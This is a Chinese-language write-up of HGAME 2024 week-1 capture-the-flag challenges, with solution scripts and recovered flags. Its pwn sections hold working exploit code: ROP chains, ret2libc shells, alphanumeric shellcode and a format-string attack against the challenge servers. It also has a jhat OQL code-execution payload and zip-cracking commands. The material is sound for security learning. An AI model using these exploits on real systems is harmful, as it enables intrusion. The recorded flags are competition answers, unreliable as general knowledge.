

HGAME 2024

week1

2048*16



这里打断点以后，把右边的won改成true就可以：



EzSignIn

```
root@iZuf603skpqpuzug0Oslj2Z:~# nc 47.100.137.175 30009
hgame{I_HATE_PWN}
```

Elden Ring Ⅰ

栈溢出48字节，ROP再read一次到bss上，然后通过leave ret跳上去做ORW：

```python
from pwn import *
# p = process("./vuln")
p = remote("47.100.137.175", 30672)
```

```python
context.arch = 'amd64'
context.log_level = 'debug'
ropchain = ROP(ELF("./vuln"))
ropchain.raw(p64(0xdeadbeef))
ropchain.ret2csu(
    edi=0x404028,   # puts got
    call=0x404028   # puts got
)
ropchain.ret2csu(
    edi=0,
    rsi=0x04041f8,   # bss addr
    rdx=0x1000,
    call=0x404038   # read got
)

payload = b'a' * 0x100
payload += p64(0x404100)
payload += p64(0x00000000004013e1)  # : pop rsi; pop r15; ret; )
payload += p64(0x404100)
payload += p64(0xdeadbeef)
payload += p64(0x4010E0)    # read
payload += p64(0x0000000000401290)  # : leave; ret; )
pause()
p.sendafter(b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n", payload)
p.send(ropchain.chain())
p.recvuntil(b"\n")
libc = u64(p.recvuntil(b"\n")[:-1].ljust(8, b'\x00')) - 0x84420
success(f"libc: {hex(libc)}")
l = ELF('./libc.so.6')
l.address = libc
ropchain = ROP(l, base=0x04041f8)
ropchain.call('open', [b'./flag', 0])
ropchain.call('read', [3, 0x404100, 0x30])
ropchain.call('write', [1, 0x404100, 0x30])
ropchain.raw(b"./flag")
p.send(ropchain.chain())

p.interactive()
```

SignIn

图片压缩一下：


hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}

奇怪的图片

图片是使用xor进行加密，所以两个图片xor之后会抵消掉key，接着就是两个图片的xor，只需要互相比对就可以比对出flag：

```
from PIL import Image, ImageDraw, ImageFont
import os
imgs = []
for i in os.listdir("./png_out/"):
    imgs.append(Image.open("./png_out/" + i))

c = 0
for i in imgs:
    for j in imgs:
        xor_image = Image.new("RGB", i.size)
        pixels1 = i.load()
        pixels2 = j.load()
        xor_pixels = xor_image.load()
        for x in range(i.size[0]):
            for y in range(i.size[1]):
                r1, g1, b1 = pixels1[x, y]
                r2, g2, b2 = pixels2[x, y]
                xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
        xor_image.save(f"./result/{str(c)}.png")
        c += 1
```



hgame{1adf_17eb_803c}


ezshellcode

限制输入a-zA-Z0-9的10个字节的shellcode，比对存在符号转换错误，输入-1可以绕过，然后就是找个字符shellcode：


```
from pwn import *
# p = process("./vuln")
p = remote("47.102.130.35", 31340)
p.sendlineafter("shellcode:", "-1")
p.send("XTX4e4uH1OH3OVYhJGOOX1AdTYXHcqO1qOHcq41q4HcyOHcqOWZhZUXZX5u7141AOhZGQjX5u
49j1A4H3yOXWjXHc9H39XTH394cEBOO")
p.interactive()
# hgame{c9f9c242571b906f21ec068638424db17b8aeb7d}
```

Bypass it

注册页面有跳转，直接手动构造数据包就可以注册成功拿到flag：



ezHTTP



Elden Random Challenge

栈溢出覆盖随机数种子预测随机数

```
from pwn import *
import ctypes
libc = ctypes.CDLL("./libc.so.6")
libc.srand(0x61616161)
e = ELF("./vuln")
l = ELF("./libc.so.6")
# p = process("./vuln")
p = remote("47.100.137.175", 30808)
# context.log_level = 'debug'
p.sendafter("Menlina: Well tarnished, tell me thy name.", "a" * 0x12)
for i in range(99):
    p.sendafter("Please guess the number:", p8(libc.rand() % 100 + 1))
payload = b'a' * 0x38
payload += p64(0x0000000000401423)  # : pop rdi; ret;
payload += p64(e.got['puts'])
payload += p64(e.plt['puts'])
payload += p64(0x40125D)    # vuln
p.sendafter("Here's a reward to thy brilliant mind.\n", payload)
l.address = u64(p.recvuntil("\n")[:-1].ljust(8, b'\x00')) - l.sym['puts']
success(f"libc: {hex(l.address)}")
sleep(0.1)
payload = b'a' * 0x38
payload += p64(0x000000000040101a)  # : ret; )
payload += p64(0x0000000000401423)  # : pop rdi; ret;
payload += p64(next(l.search(b'/bin/sh')))
payload += p64(l.sym['system'])
p.sendline(payload)
p.interactive()
```

ezfmt string

覆盖栈上的地址到返回地址，然后改到后门，要爆破半个字节1/16概率：

```
from pwn import *
context.log_level = 'debug'
while True:
    # p = process("./vuln")
    p = remote("47.100.137.175", 32249)
    payload = b'%4674c%18$hn'
    payload += b'a' * 52
    payload += b'\x38'
    # pause()
    p.sendafter("the shit is ezfmt, M3?", payload)
    try:
        p.sendline("id")
        p.recv()
        p.sendline("id")
        p.recv()
        p.sendline("id")
        p.recv()
```

```
        p.sendline("id")
        p.recv()
        p.sendline("id")
        p.recv()
    except:
        p.close()
    else:
        p.interactive()
```

ezASM

读汇编，异或：

```
a = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18,
80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]

flag = ''
for i in a:
    flag += chr(i ^ 0x22)

print(flag)
```

ezPYC

pyc逆向

```
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.8)

flag = [ 87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108,
100, 37, 124, 2]
c = [1, 2, 3, 4]
f = ''
for i in range(len(flag)):
    f += chr(flag[i] ^ c[i % 4])

print(f)
```

ezupx


直接upx -d脱壳然后解密：

```
a= [  0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
  0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
  0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
  0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]
f = ''
for i in a:
    f += chr(i ^ 0x32)

print(f)
```

ezida

ida打开就能看到：



ezMath

搜了一下连分数解佩尔方程：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import math
import tqdm
def pad(x):
    return x+b'\x00'*(16-len(x)%16)

import numpy as np
from collections import deque

d = 114514
m = int(np.sqrt(d))
dq = deque()
dq.append(m)
n0 = n1 = d - m * m
m1 = m
while 1:
    q, m2 = divmod(m1 + m, n1)
    dq.appendleft(q)
    m1 = -m2+m
    n1 = (d-m1*m1)//n1
    if m1 == m and n1 == n0:
        break

dq.popleft()
b = 1
c = 0
for i in dq:
    b1 = c + b * i
    c = b
    b = b1

print(b*b-d*c*c)
print(b)
print(c)
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\
x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xde
c\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"

key=pad(long_to_bytes(c))[:16]
cipher= AES.new(key,AES.MODE_ECB)
print(cipher.decrypt(enc))
```

ezRSA

根据费马小定理可知leak1=p，leak2=q，直接计算：

```
import gmpy2
from Crypto.Util.number import *
from z3 import *

leak1=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866913
leak2=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946113
c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971

p = leak1
q = leak2
n = p * q
phi = (p - 1) * (q - 1)
e = 0x10001
d = gmpy2.invert(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m).decode("utf-8"))
# hgame{F3rmat_l1tt1e_theOrem_is_th3_bas1s}
```

jhat

jhat的OQL可以执行代码，所以执行：

```
new java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec("cat
/flag").getInputStream(), "UTF-8")).readLine()
```

Select Courses

写个脚本轮询：

```
import requests
while True:
    cousres = requests.get("http://47.102.130.35:32092/api/courses").json()
['message']
    for c in cousres:
        if c['status'] == False and c['is_full'] == False:
            print(f"选到了{c['name']}")
```

```
            result = requests.post("http://47.102.130.35:32092/api/courses",
json={"id":c['id']})
            # print(result.text)
    for c in cousres:
        if c['status'] == False:
            break
    else:
        break


result = requests.get("http://47.102.130.35:32092/api/ok")
print(result.json()["message"])
```

来自星尘的问候

```
steghide.exe extract -sf secret.jpg
Enter passphrase:
wrote extracted data to "secret.zip".
```

steghide提取一个压缩包

然后官网找到Sumerhan-Regular字体，然后用目录下的html拼出来flag：hgame{welc0me!}

simple_attack

zip明文攻击，用rbkcrack提取到key：

```
➜  rbkcrack-0.2.1-x86_64-unknown-linux-gnu ./rbkcrack -C
../workdir/attachment.zip -P ../workdir/103223779_p0.zip -a
Searching automatically...
Found plain: 103223779_p0.jpg
Found cipher: 103223779_p0.jpg
Generated 4194304 Z values.
[15:12:50] Z reduction using 12550317 extra bytes of known plaintext
0.16 % (19774 / 12550317)
53 values remaining.
[15:12:53] Attack on 53 Z values at index 12530765
100.00 % (53 / 53)
[15:12:53] Keys
e423add9 375dcd1c 1bce583e
```

然后用bkcrack保存到新的压缩包：

```
..\bkcrack-1.6.0-win64\bkcrack-1.6.0-win64\bkcrack.exe -C attachment.zip -k
e423add9 375dcd1c 1bce583e -U test.zip 123
bkcrack 1.6.0 - 2024-01-02
[15:17:55] Writing unlocked archive test.zip with password "123"
100.0 % (2 / 2)
Wrote unlocked archive.
```

然后解压里面是一个base64的图片：

hgame{s1mple_attack_for_zip}

希儿希儿希尔

binwalk解压图片得到CVOCRJGMKLDJGBQIUIVXHEYLPNWR

zsteg爆破lsb得到：

```
b1,rgb,lsb,xy       .. text: "KEY:[[8 7][3 8]];A=0"
```

最后在bugku的工具里解密得到flag：

ezPRNG

签到

hgame{welc0me_t0_HGAME_2024}